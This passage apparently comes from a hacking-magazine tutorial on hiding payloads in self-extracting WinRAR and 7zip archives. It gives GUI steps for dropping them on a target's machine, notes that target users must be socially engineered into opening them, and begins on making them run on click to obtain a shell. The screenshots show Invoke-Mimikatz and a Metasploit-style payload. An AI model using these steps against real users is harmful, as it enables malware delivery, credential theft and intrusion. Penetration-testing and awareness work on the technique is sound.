
This is the final look of SFX archive we created. Obviously, this needs to be sent to the target users.

"SFX archive files can contain hidden malicious functionality that may not be immediately visible to the file's recipient, and could be missed by technology-based detections alone."

-CrowdStrike researcher Jai Minton.




When any target user clicks on this SFX archive, the file is extracted to the target system as shown below.



Dropping payloads with WinRAR

The process of dropping payloads on the target system with WinRAR is same as that of 7zip.



It is selecting the payload and clicking on “Add” as shown below.

Downloads (evaluation copy)

File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info Repair


↑ C:\Users\ADMIN\Downloads

Name	Size	Type	Modified
..		File folder	
7z2409-x64.exe	1,637,343	Application	2/11/2025 5:49 ...
desktop.ini	282	Configuration setti...	12/4/2024 11:3...
Get-ComputerD...	17,708	Windows PowerSh...	2/6/2025 12:51 ...
Invoke-Mimikat...	2,204,117	Windows PowerSh...	2/6/2025 12:31 ...
metx64_132_444...	7,168	Application	2/5/2025 6:12 ...
winrar-x64-701.e...	3,948,120	Application	2/11/2025 6:20 ...

Selected 7,168 bytes in 1 file

Total 7,814,738 bytes in 6 files

In the new window that opens, we need to check the check box “Create SFX archive” as shown below.




Clicking on “OK”, creates the WinRAR SFX archive as shown below.

"The self-extracting archive has been around for a long time and eases file distribution among end users, However, it poses a security risk since the file contents are not easily verifiable, and it can run commands and executables silently." -TrustWave researchers.



When user on the target system clicks on the SFX archive, the payload gets dropped on the target system as shown below.



This is all about just dropping the payloads. This requires social engineering both in naming of the payload and convincing the end user to execute the payload. Although, this is good wouldn't it be excellent if our payload gets executed as soon as target user clicks on our SFX archive. That would automatically give us a shell on the target system.

We can create them too. How? Let's see.

```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Hackercool Magazine

```
C:\Users\ADMIN>hostname
DESKTOP-2DHVSN7
```

```
C:\Users\ADMIN>_
```


According to Checkpoint's state of cybersecurity report 2024, 68% of attacks originated from email in 2024.

Dropping & executing payloads using 7zip

The simplest way to create a self-extracting portable exe package with 7zip is to use an open-source software called “SFX-packager” along with 7zip (The download information of this tool is given in our Downloads section).


You should download SFX-packager.zip anywhere you want and extract its contents. Its contents include two files. One SFX file named “7zS.sfx” and a Windows batch file named “package_installer”. Note that this tool needs 7zip already installed to work. Otherwise, this will not work.

In the folder where the contents are extracted, create another folder with any name you want as shown below. I left it to its default name Windows gives when we create a new folder.



Name	Date modified	Type	Size
New folder	2/11/2025 5:57 PM	File folder	
7zS.sfx	11/18/2010 9:57 PM	SFX File	137 KB
packager_installer	9/13/2019 7:44 PM	Windows Batch File	3 KB

